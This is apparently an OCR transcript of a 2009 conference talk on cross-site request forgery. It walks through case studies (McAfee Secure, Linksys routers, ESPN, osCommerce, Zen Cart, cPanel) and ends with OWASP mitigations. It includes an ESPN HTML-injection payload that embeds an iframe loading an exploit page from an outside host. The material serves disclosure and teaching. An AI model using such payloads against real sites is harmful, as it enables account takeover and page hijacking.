
Users

	Name	Email	Phone	Role
🟢	[redacted]	[redacted]	[redacted]	[redacted]
🟡	[redacted]	[redacted]	[redacted]	[redacted]
🟡	test test	test@skeptikal.org	8085555555	Administrator
🟢	[redacted]	[redacted]	[redacted]	[redacted]

Copyright 2008 McAfee, Inc © - Terms Of Service - Privacy Policy
All trademarks and logos are the property of their respective owners.

Account created via CSRF

McAfee Secure? Not so much...


SquirrelMail 1.4.13 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://mail:2096/3rdparty/squirrelmail/src/webmail.php
McAfee Secure - Users
McAfee Secure CSRF Exploit
SquirrelMail 1.4.13
Folders
Last Refresh: Sat, 12:24 pm
(Check mail)
INBOX
Drafts
Sent
Trash (Purge)
Current Folder: INBOX
Sign Out
Compose Addresses Folders Options Search Help
SquirrelMail
Message List | Delete
Previous | Next
Forward | Forward as Attachment | Reply | Reply All


Subject: McAfee Secure - New Account
From: "McAfee Secure - Alerts" <alerts@hackersafe.com>
Date: Sat, March 28, 2009 12:24 pm
To: test@skeptikal.org
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a file

```
test,

You have just been added to your company's McAfee Secure account.

Your temporary password is:
vQfo4rGJ

Please log in here:
https://www.mcafeesecure.com/customer/Login.sa

After logging in you will be asked to change your password.
Thank You,
McAfee SECURE Customer Support
707-224-7656
```

EPIC FAIL!

CSRF: Linksys said what!?

“We can’t reasonably prevent CSRF’s without bogging down our code. The compromise we had made here is to have a timeout on the web interface, so users are logged out after 10 mins of inactivity. We have also advised users to not click on suspicious links while logged in to the web interface, or close the web interface as soon as they are finished configuring the router.“


LINKSYS®
A Division of Cisco Systems, Inc.
Firmware Version: v1.02.2
Wireless-N Broadband Router
WRT160N
Administration
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Administration
Status
Management | Log | Diagnostics | Factory Defaults | Firmware Upgrade
Help...

Management

Router Access

Router Password: ••••••••••••••••

Re-enter to confirm: ••••••••••••••••

Web Access

Web Utility Access: [✓ HTTP] [✓ HTTPS]

Web Utility Access via Wireless: [✓ Enabled] Disabled

Remote Access

Remote Management: Enabled [✓ Disabled]

Web Utility Access: [✓ HTTP] HTTPS

Remote Upgrade: Enabled [✓ Disabled]

Allowed Remote IP Address: [✓ Any IP Address]
0 . 0 . 0 . 0 to 0

Remote Management Port: 8080

Upnp

Upnp: [✓ Enabled] Disabled


Allow Users to Configure: [✓ Enabled] Disabled

CSRF: Linksys WRT160N

VIDEO

CSRF: Linksys, Netgear…blah, blah, blah

- With few exceptions, they're all vulnerable to CSRF
- Why is this is bad?




WHID 2008-05: Drive-by Pharming in the Wild
Reported: *28 January 2008*
Occurred: *21 January 2008*

Classifications:

- **Attack Method**: Known Vulnerability
- **Attack Method**: Drive by Pharming
- **Attack Method**: Cross Site Request Forgery (CSRF)
- **Country**: Mexico
- **Location**: Client
- **Outcome**: Leakage of Information
- **Outcome**: Monetary Loss
- **Software**: DSL Router
- **Vertical**: Finance

Symantec reported an active exploit of CSRF against residential ADSL routers in Mexico (WHID 2008-05). An e-mail with a malicious IMG tag was sent to victims. By accessing the image in the mail, the user initiated a router command to changethe DNS entry of a leading Mexican bank, making any subsequent access by a user to the bank go through the attacker's server.

ESPN HTML injection via CSRF



MPlayer

ESPN SportsNation - ESPN Profiles: mckt2 - Opera

http://sportsnation.espn.go.com/fans/mckt2

mckt2

Member Since: April 24, 2009 · Last Updated: April 24, 2009 (37 minutes ago)

Post Count: 0 · Unique Views: 1

Comment on mckt2's Wall

No one has said anything...yet.

```
http://evil.com/"><iframe style="z-
index:100;width:100%;height:800px;position:absolute;top:0px;left:0px;b
src="//skeptikal.org/exploits/espn_payload.php">
```

0 / 500

File Edit View Bookmarks Widgets Tools Help
ESPN.com | MyESPN | Profile | Member Services
Welcome, m | Sign Out
ESPN profiles
Feedback | Report a Violation
Home My Profile Message Center (0) Edit Profile Groups Videos Search
Comment Wall Activity Videos Photos Blog Friends Groups Fantasy +
Conversations
Widget Center
Invite Your Friends
SportsCenter.com
ESPNRISE.com
Send a Message
Add as a Friend
View Photos
View Videos
POST COMMENT

An HTML injection hole in espn.go.com can easily lead to a CSRF worm, with no client-side scripting.

CSRF: Dokeos

- CVE-2009-2005
- Customers include
  - Securitas
  - MCI
  - Red Cross France
  - Belgian Defense Agency
- One million users

VIDEO

CSRF: osCommerce

- CVE-2009-0408
- allintext:powered by oscommerce
  - 9,330,000 results
- Discovered this one while picking on McAfee Secure and other trustmark providers.

VIDEO

CSRF: Zen Cart

- Zen Cart is essentially the same code base as osCommerce.
- Russ tells Mike that osCommerce is broken
- Mike says “Then so is Zen Cart.”
- After testing and disclosure
  - Secunia Advisory 33988
- allintext:powered by zen cart
  - 7,330,000 results
- Between osCommerce and Zen Cart
  - 16,660,000 possible pwnage points of light
- We believe that 666 in the above number is not coincidental. :-)

CSRF: cPanel / WHM…pwn the Intarweb

- How many hosting providers use cPanel/WHM?
- Based on averages (very low)
  - Ten thousand unique installations
  - 700 sites per installation
  - 7 million sites at a minimum managed via cPanel / WHM

CSRF: cPanel / WHM…pwn the Intarweb

VIDEO

Misconceptions – Defenses That Don't Work

- Only accept POST
  - Stops simple GET-based attacks (IMG, frames, etc.)
  - Hidden POST requests can be created with frames, scripts, etc…
- Referrer checking
  - Some users prohibit referrers; requiring referrer headers insufficient
  - Techniques to selectively create HTTP request without referrers exist
- Requiring multi-step transactions
  - CSRF attack can perform each step in order
- URL Rewriting
  - General session id exposure in logs, cache, etc.

None of these approaches will sufficiently protect against CSRF!

Content courtesy of OWASP

CSRF: Mitigations and resources

- CAPTCHA
  - Attacker must know CAPTCHA answer
  - Assuming a secure implementation
- Re-Authentication
  - Password Based
    - Attacker must know victims password
    - If password is known, then game over already!
  - One-Time Token
    - Attacker must know current token
    - Very strong defense!
- Unique Request Tokens
  - Attacker must know unique request token for particular victim for particular session
  - Assumes token is cryptographically secure and not disclosed.
    - `/accounts?auth=687965fdfaew87agrde`

Content courtesy of OWASP

CSRF: Yeah, it still works…

Q & A

SEE YOU THERE!